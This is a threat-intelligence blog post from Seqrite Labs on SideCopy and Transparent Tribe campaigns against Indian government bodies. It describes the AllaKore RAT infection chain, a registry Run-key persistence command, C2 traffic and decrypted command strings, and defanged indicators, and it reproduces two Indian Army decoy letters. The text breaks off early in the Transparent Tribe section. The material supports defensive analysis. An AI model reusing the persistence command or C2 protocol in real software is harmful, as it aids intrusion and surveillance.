Pakistani APTs Escalate Attacks on Indian Gov. Seqrite Labs Unveils Threats and Connections

seqrite.com/blog/pakistani-apts-escalate-attacks-on-indian-gov-seqrite-labs-unveils-threats-and-connections/

Sathwik Ram Prakki

April 24, 2024

SEQRITE
Pakistani APTs Escalate Attacks on Indian Gov.
Seqrite Labs Unveils Threats and Connections
Read Blog

24 April 2024

Written by Sathwik Ram Prakki

APT, Technical

Estimated reading time: 13 minutes

In the recent past, cyberattacks on Indian government entities by Pakistan-linked APTs have gained significant momentum. Seqrite Labs APT team has discovered multiple such campaigns during telemetry analysis and hunting in the wild. One such threat group, SideCopy, has deployed its commonly used AllaKore RAT in three separate campaigns over the last few weeks, where two such RATs were deployed at a time in each campaign. During the same events, its parent APT group Transparent Tribe (APT36) continuously used Crimson RAT but with either an encoded or a packed version. Based on their C2 infrastructure, we were able to correlate these APTs, proving their sub-divisional relation once again. This blog overviews these campaigns and how a connection is established by looking at their previous attacks.

India is one of the most targeted countries in the cyber threat landscape where not only Pakistan-linked APT groups like SideCopy and APT36 (Transparent Tribe) have targeted India but also new spear-phishing campaigns such as Operation RusticWeb and FlightNight have emerged. At the same time, we have observed an increase in the sale of access to Indian entities (both government and corporate) by initial access brokers in the underground forums, high-profile ransomware attacks, and more than 2900 disruptive attacks such as DDoS, website defacement and database leaks by 85+ Telegram Hacktivist groups in the first quarter of 2024.

Threat Actor Profile

SideCopy is a Pakistan-linked Advanced Persistent Threat group that has been targeting South Asian countries, primarily the Indian defense and government entities, since at least 2019. Its arsenal includes Ares RAT, Action RAT, AllaKore RAT, Reverse RAT, Margulas RAT and more. Transparent Tribe (APT36), its parent threat group with the same persistent targeting, shares code similarity and constantly updates its Linux malware arsenal. Active since 2013, it has continuously used payloads such as Crimson RAT, Capra RAT, Eliza RAT and Oblique RAT in its campaigns.

SideCopy

So far, three attack campaigns with the same infection chain have been observed, using compromised domains to host payloads. Instead of side-loading the Action RAT (DUser.dll) payload, as seen previously, two custom variants of an open-source remote agent called AllaKore are deployed as the final payload.





Fig. 1 – Attack Chain of SideCopy

Infection Process

1. Spear-phishing starts with an archive file containing a shortcut (LNK) in a double-extension format.
2. Opening the LNK triggers the MSHTA process, which executes a remote HTA file hosted on a compromised domain. The stage-1 HTA contains two embedded files, a decoy and a DLL, that are base64 encoded.
3. DLL is triggered to run in-memory where the decoy file is dropped & opened by it. As previously seen, the DLL creates multiple text files that mention the name “Mahesh Chand” and various other random texts.

4. Later, the DLL will download two HTA files from the same compromised domain to begin its second stage process.
5. Both the HTA contain embedded files, this time an EXE and two DLLs.
    6. One of the DLLs is executed in-memory, which drops the remaining two files into the public directory after decoding them. Persistence on the final payload is set beforehand via the Run registry key. One example:

REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /V “issas” /t REG_SZ /F /D “C:\Users\Public\issas\issas.exe”



This PC > Local Disk (C:) > Users > Public > cove

Name	Size
cove.bat	1 KB
cove.exe	3,365 KB
salso.dll	1,076 KB

FI_Ejec1

Share View

This PC > Local Disk (C:) > Users > Public > FI_Ejec1

Name	Size
FI_Ejec1.bat	1 KB
FI_Ejec1.exe	7,227 KB
FI_Ejec13234.dll	188 KB

HP

Share View

This PC > Local Disk (C:) > ProgramData > HP

Name	Size
min-js.hta	6,575 KB
min-js.txt	8,014 KB
nodejsmin.hta	3,126 KB
nodejsmin.txt	3,918 KB

Fig. 2 – Files dropped in one of the campaigns

1. Lastly, both the final payloads, which is AllaKore RAT, are executed and connected with the same IP but different port numbers for C2 communication. The final DLL is not side-loaded but is completely legitimate and old file.


An in-depth analysis of each stage can be checked in our previous blogs and whitepapers. It contains timers for timeout, reconnection, clipboard, and separate sockets for desktop, files, and keyboard. The functionality of AllaKore includes:

- Gathering system information
- Enumerating files and folders
- Upload and execute files
- Keylogging
- Steal clipboard data

The Delphi-based AllaKore RATs have the following details campaign-wise:


Campaign	Internal Name	Compiler Timestamp
1	msmediaGPview msmediarenderapp	06-Mar-2024
2	msvideolib msrenderapp	18-Mar-2024
3	msvideolib msrenderapp	01-Apr-2024

Initially, the RAT sends and receives ping-pong commands, listening to the C2 for commands to know that the connection is alive. Both RAT payloads run together, complementing each other, as seen in the network traffic below. Their sizes are also different: one is 3.2 MB, and the other almost doubles to 7 MB, like Double Action RAT. A connection ID based on the system information is created for each instance.



```
<|mainzsoccer|>[redacted]<|ID|>[redacted]<|>2248<|END|><|P
ING|><|PONG|><|SETPING|>256<|END|><|PING|><|PONG|><|SETPING|>204<|END|><|
PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|><
|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|>
<|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END|
><|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|END
|><|PING|><|PONG|><|SETPING|>188<|END|><|PING|><|PONG|><|SETPING|>188<|EN
D|><|PING|><|PONG|><|SETPING|>172<|END|><|PING|><|PONG|><|SETPING|>188<|E
ND|><|PING|><|PONG|><|SETPING|>187<|END|><|PING|><|PONG|><|SETPING|>188<|
END|><|PING|><|PONG|><|SETPING|>187<|END|><|PING|><|PONG|><|SETPING|>187<
|END|><|PING|><|PONG|><|SETPING|>203<|END|><|PING|><|PONG|><|SETPING|>188
<|END|><|PING|><|PONG|><|SETPING|>172<|END|>
```

Fig. 3 – Network traffic for port 9828



```
<|PRINCIPAL|><|OK|><|Info|>ABCD<|>Test([redacted])<|>Windows 10<|>
<<|<|SocketMain|>4457294<<|<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG
|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|
><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|>
<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><
|PONG|>
```


Fig. 4 – Network traffic for port 6663

List of encrypted strings used for C2 communication in smaller-sized payloads:

Encrypted	Decrypted
7oYGAVUv7QVqOT0iUNI	SocketMain
7oYBFJGQ	OK
7o4AfMyIMmN	Info
7ooG0ewSx5K	PING
7ooGyOueQVE	PONG
7oYCkQ4hb550	Close
7oIBPsa66QyecyD	NOSenha

7oIDcXX6y8njAD	Folder
7oIDaDhgXCBA	Files
7ooD/IcBeHXEooEVVuH4BB	DownloadFile
7o4H11u36Kir3n4M4NM	UploadFile
Sx+WZ+QNgX+TgltTwOyU4D	Unknown (Windows)
QxI/Ngbex4qIoVZBMB	Windows Vista
QxI/Ngbex46Q	Windows 7
QxI/Ngbex4aRKA	Windows 10
QxI/Ngbex4KTxLImkWK	Windows 8.1/10

Various file operations have been incorporated, including create, delete, execute, copy, move, rename, zip, and upload, which are part of the AllaKore agent. These commands were found in the bigger payload.




```
mov     eax, [ebp+var_18]
call    sub_40AC90
push    eax                 ; lpNewFileName
mov     eax, [ebp+var_14]
call    sub_40AC90
push    eax                 ; lpExistingFileName
call    MoveFileW
test    eax, eax
jz      short loc_7BC473
```

```
lea     eax, [ebp+var_1C]
mov     edx, offset off_7BD044
call    sub_40A2D4
jmp     short loc_7BC49D
```

```
loc_7BC473:
lea     eax, [ebp+var_1C]
mov     edx, offset off_7BD05C
call    sub_40A2D4
jmp     short loc_7BC49D
```

```
loc_7BC482:
mov     eax, ds:dword_88C64C
mov     eax, [eax+3F0h]
mov     eax, [eax+0A0h]
mov     edx, offset aRedirectFilemo ; "<|REDIRECT|><|FILEMOVE|>"
call    sub_74D584
```

Fig. 5 – File move operation



```
String
<|STOPACCESS|>
<|PONG|>
<|IMAGE|>
<|END|>
<|REDIRECT|><|DELETEDSELECTED|>
<|REDIRECT|><|RUNNINGFILE|>
<|REDIRECT|><|CREATEDFOLDER|>
<|REDIRECT|><|FILEMOVE|>
<|REDIRECT|><|FILECOPIED|>
<|REDIRECT|><|RENAMED|>
<|REDIRECT|><|ZIPDONE|>
<|REDIRECT|><|UPLOADCOMPLETE|>
```

Fig. 6 – Commands in the second payload

The DLL files dropped are not sideloaded by the AllaKore RAT, and they are legitimate files that could be later used for malicious purposes. These are Microsoft Windows-related libraries, but only a few contain a valid signature.

Dropped DLL Name	PDB	Description	Compilation Timestamp
msdr.dll	Windows.Management.Workplace.WorkplaceSettings.pdb	Windows Runtime WorkplaceSettings DLL	2071-08-19
braveservice.dll	dbghelp.pdb	Windows Image Helper	2052-02-25
salso.dll	D3d12core.pdb	Direct3D 12 Core Runtime	1981-03-18
salso.dll	OrtcEngine.pdb	Microsoft Skype ORTC Engine	2020-01-07
salso.dll	msvcp120d.amd64.pdb	Microsoft® C Runtime Library	2013-10-05
FI_Ejec13234.dll	IsAppRun.pdb	TODO:<>	2013-10-15

Decoys

Two decoy files have been observed, where one was used in previous campaigns in February-March 2023. The date in the document, “21 December 2022,” has been removed, and the bait’s name has been changed to indicate March 2024 – “Grant_of_Risk_and_HardShip_Allowances_Mar_24.pdf.” As the name suggests, it is an advisory from 2022 on allowance grants to Army officers under India’s Ministry of Defence. This is used in two of the three campaigns.

Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

1. Further to this Dte letter even No dt 09 Nov 22.

2. It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/CI/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Parch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-

(a) Install Patch 12.1 in HRMS Server forthwith.

(b) Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.

(c) Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.

3. A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.

Fig. 7 – Decoy (1)

The second decoy is related to the same allowance category and mentions payment in arrears form. This is another old document used previously, dated 19 January 2023.

24

Tele No : 23011892/ 33934

88896/MH 101/GS/FP-2

09 Jan 2023

INTEGRATED HQ OF MoD (ARMY) / GENERAL STAFF BRANCH
DTE GEN OF FIN PLG / FP -2

PAYMENTS OF ARREARS OF RISK & HARDSHIP ALLCE

1. Ref ADG PS/ PS-3 letter No B/ 37269/FSC/R&H/AG/PS-3(P) dt 28 Oct 2022.

2. The SOP on documentation procedures to be followed for publication of relevant Part II orders for revised Risk & Hardship Allce to all rks was promulgated by ADG PS/ PS-3 vide letter at Para 1 ibid. Accordingly, based on the estimates, adequate funds under the Salary Head of the IA's budget for the FY 2022-23 have been catered for by this Dte, for payment of the arrears in r/o Risk & Hardship Allce. However, inspite of explicit instrs on the sub, payment of arrears of Risk & Hardship Allce have not been booked against the Salary Head of Army Budget till dt. Under booking of funds under the Salary Head is a maj audit objection and is likely to be raised in case of any lapse/ surrender of funds under the Salary Head (MH 101).

3. The efforts being made by MP & PS Dte and Comds is ack. This joint effort needs to continue to achieve our tgts of booking the same. It is therefore, imperative that the Fmns and RCs pay full attn towards publication of the Part II Orders. The FP Dte is taking all measures to liase with MoD (Fin) and CGDA to book the funds in earnest as the Part II Orders prog. It is therefore, requested that quantifiable figures be furnished by the Comds and RCs on the publication to push the same at CGDA.

4. This letter may pl be put up to the COS of Comds HQs and Heads of Branches/ Dtes at IHQ of MoD (Army).

5. For your info and urgent action pl.

(Saurabh Sharma)
Brig
Brig FP (A)

DG Inf/ Inf-1
DG Arty/ Arty-1
AA-1 (Coord)
ADG Mech Inf / Mech-2
DGAFMS / DG-2C

DG Armd Corps /AC-5
Sigs-2 (b)
ADG Mech Inf Cell/ Mech-5
CE-1 & Coord
DGMS (Army)/ DG-2E

DG Armd Corps /AC-6
Army AD (Coord)
EME Fin
DG ST/ ST-17(B)
CN&A Coord

HQ Southern Comd (GS/FP)
HQ Western Comd (GS/FP)
HQ Eastern Comd (GS/FP)
HQ ARTRAC (GS/FP)

HQ Central Comd (GS/FP)
HQ Northern Comd (GS/FP)
HQ South Western Comd (GS/FP)

Copy to:-

AG Budget

DG TA/TA-3

DGRR (FP/ Adm)

Fig. 8 – Decoy (2)

Infrastructure and Attribution

The compromised domains resolve to the same IP addresses used in previous campaigns, as seen with the passive DNS replication since last year.

IP	Compromised Domain	Campaign
151.106.97[.]183	inniaromas[.]com ivinfotech[.]com	November 2023
	revivelife.in	March 2024
	vparking[.]online	April 2024
162.241.85[.]104	ssynergy[.]in	April 2023
	elfinindia[.]com	May 2023
	occoman[.]com	August 2023
	sunfireglobal[.]in	October 2023
	masterrealtors[.]in	November 2023
	smokeworld[.]in	March 2024

C2 servers of AllaKore RAT are registered in Germany to AS51167 – Contabo GmbH, commonly used by SideCopy. Based on the attack chain and arsenal used, these campaigns are attributed to SideCopy, which has high confidence and uses similar infrastructure to carry out the infection.

164.68.102[.]44	vmi1701584.contaboserver.net
213.136.94[.]11	vmi1761221.contaboserver.net

The following chart depicts telemetry hits observed for all three SideCopy campaigns related to AllaKore RAT. The first two campaigns indicate a spike twice in March, whereas the third campaign is observed during the second week of April.




Fig. 9 – SideCopy campaign hits

Transparent Tribe

Many Crimson RAT samples are seen regularly on the VirusTotal platform, with a detection rate of around 40-50. In our threat hunting, we have found new samples but have had very few detections.


